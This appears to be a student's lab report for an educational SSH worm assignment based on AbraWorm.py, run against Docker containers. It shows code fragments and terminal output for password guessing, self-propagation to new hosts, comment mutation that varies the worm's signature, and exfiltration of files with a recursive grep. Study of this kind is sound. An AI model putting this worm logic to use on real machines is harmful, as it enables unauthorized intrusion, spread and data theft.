
Step-3: Update the file before each hop



```
    # masum
    infected = False;
    if f"{sys.argv[0]}\n".encode() in received_list:
        print(f"\nThe target machine is already infected with {sys.argv[0]}")
        infected = True
    #masum
    if len(files_of_interest_at_target) > 0:
        for target_file in files_of_interest_at_target:
            scpcon.get(target_file)
    #masum
    if not infected:
        update_or_add_comment_with_probability(temp_file, 0.5)
        scpcon.put(temp_file, sys.argv[0])
    #masum
    scpcon.close()
except:
```


Demo Attack

Create some dummy text files with abracadabra in some of them in container test_sshd_container_10(c86091f33a43) which has ip address 172.17.0.11




```
root@c86091f33a43:~# echo "this is f1">f1.txt
root@c86091f33a43:~# mkdir dir
root@c86091f33a43:~# echo "f2 abracadabra">dir/f2.txt
root@c86091f33a43:~# echo "f3 abracadabra">f3.txt
root@c86091f33a43:~# tree
.
|-- dir
|   `-- f2.txt
|-- f1.txt
`-- f3.txt

1 directory, 3 files
root@c86091f33a43:~# 
```

Now perform the attack.



```
● (venv) [08/04/23]seed@VM:~/.../1805052_code$ python 1805052_2.py
  Trying password mypassword for user root at IP address: 172.17.0.11

  connected


  output of 'ls' command: [b'dir\n', b'f1.txt\n', b'f3.txt\n']
  files of interest at the target: [b'f3.txt']
  Will now try to exfiltrate the files

  connected to exhiltration host

  Trying password mypassword for user root at IP address: 172.17.0.10

  connected


  output of 'ls' command: [b'f3.txt\n']
  files of interest at the target: [b'f3.txt']
  Will now try to exfiltrate the files

  connected to exhiltration host
○ (venv) [08/04/23]seed@VM:~/.../1805052_code$ 
```

We can see the worm is copied to host 172.17.0.11(c86091f33a43) and 172.17.0.10(172.17.0.11) and by printing 1st 10 line of them worm we can see they are different.



```
root@c86091f33a43:~# tree
.
|-- 1805052_2.py
|-- dir
|   `-- f2.txt
|-- f1.txt
`-- f3.txt

1 directory, 4 files
root@c86091f33a43:~# head -n10 1805052_2.py
#v1
#!/usr/bin/env python
### modified version of AbraWorm.py
### Author: Avi kak (kak@purdue.edu)
### Date:   April 8, 2016; Updated April 6, 2022

# this is a random line - 2023-08-04 15:32:17.011290

##  This is a harmless worm meant for educational purpose
s only.  It can

root@c86091f33a43:~# █
```


```
root@9cbc904845f6:~# tree
.
|-- 1805052_2.py
`-- f3.txt

0 directories, 2 files
root@9cbc904845f6:~# cat f3.txt
f3 abracadabra
root@9cbc904845f6:~# head -n10 1805052_2.py
#v2
#!/usr/bin/env python

### modified version of AbraWorm.py
### Author: Avi kak (kak@purdue.edu)
### Date:   April 8, 2016; Updated April 6, 2022
##  This is a harmless worm meant for educational purpose
s only.  It can
##  only attack machines that run SSH servers and those t
oo only under
##  very special conditions that are described below. Its
 primary features
##  are:
root@9cbc904845f6:~# ▯
```

Task3

If you examine the code in the worm script AbraWorm.py, you'll notice that, after the worm has broken into a machine, it examines only the top-level directory of the username for the files containing the magic string "abracadabra." Extend the worm code so that it descends down the directory structure and examines the files at every level.

Modification in AbraWorm.py


The only major change is the command that is executed in the victim's machine to grep all the files recursively



```
                                    received_list = error = None
                                    stdin, stdout, stderr = ssh.exec_command("grep -rl --exclude='.*'  --exclude-dir='.*' .") # masum
                                    error = stderr.readlines()
                                    if error:
                                        print(error)
                                    received_list = list(map(lambda x: x.encode('utf-8'), stdout.readlines()))
                                    print("\n\noutput of 'grep -rl' command: %s" % str(received_list))
```

Attack Demo


Two to host 172.17.0.11(c86091f33a43) and 172.17.0.10(172.17.0.11) before attack



```
root@c86091f33a43:~# tree
.
|-- dir
|   `-- f2.txt
|-- f1.txt
`-- f3.txt

1 directory, 3 files
root@c86091f33a43:~#
```

```
root@9cbc904845f6:~# ls
root@9cbc904845f6:~# tree
.

0 directories, 0 files
root@9cbc904845f6:~#
```


Perform the attack.



```
print("\n\nconnected\n")
```

```
(venv) [08/04/23]seed@VM:~/.../1805052_code$ python 1805052_3.py

Trying password mypassword for user root at IP address: 172.17.0.11


connected



output of 'grep -rl' command: [b'dir/f2.txt\n', b'f1.txt\n', b'f3.txt
\n']

files of interest at the target: [b'dir/f2.txt', b'f3.txt']

Will now try to exfiltrate the files


connected to exhiltration host

(venv) [08/04/23]seed@VM:~/.../1805052_code$
```

Hosts after the attack



```
root@c86091f33a43:~# tree
.
|-- 1805052_3.py
|-- dir
|   `-- f2.txt
|-- f1.txt
`-- f3.txt

1 directory, 4 files
root@c86091f33a43:~# cat dir/f2.txt
f2 abracadabra
root@c86091f33a43:~# cat f3.txt
f3 abracadabra
root@c86091f33a43:~# 
```

```
root@9cbc904845f6:~# tree
.
|-- f2.txt
`-- f3.txt

0 directories, 2 files
root@9cbc904845f6:~# cat f2.txt
f2 abracadabra
root@9cbc904845f6:~# cat f3.tx
cat: f3.tx: No such file or directory
root@9cbc904845f6:~# cat f3.txt
f3 abracadabra
root@9cbc904845f6:~# 
```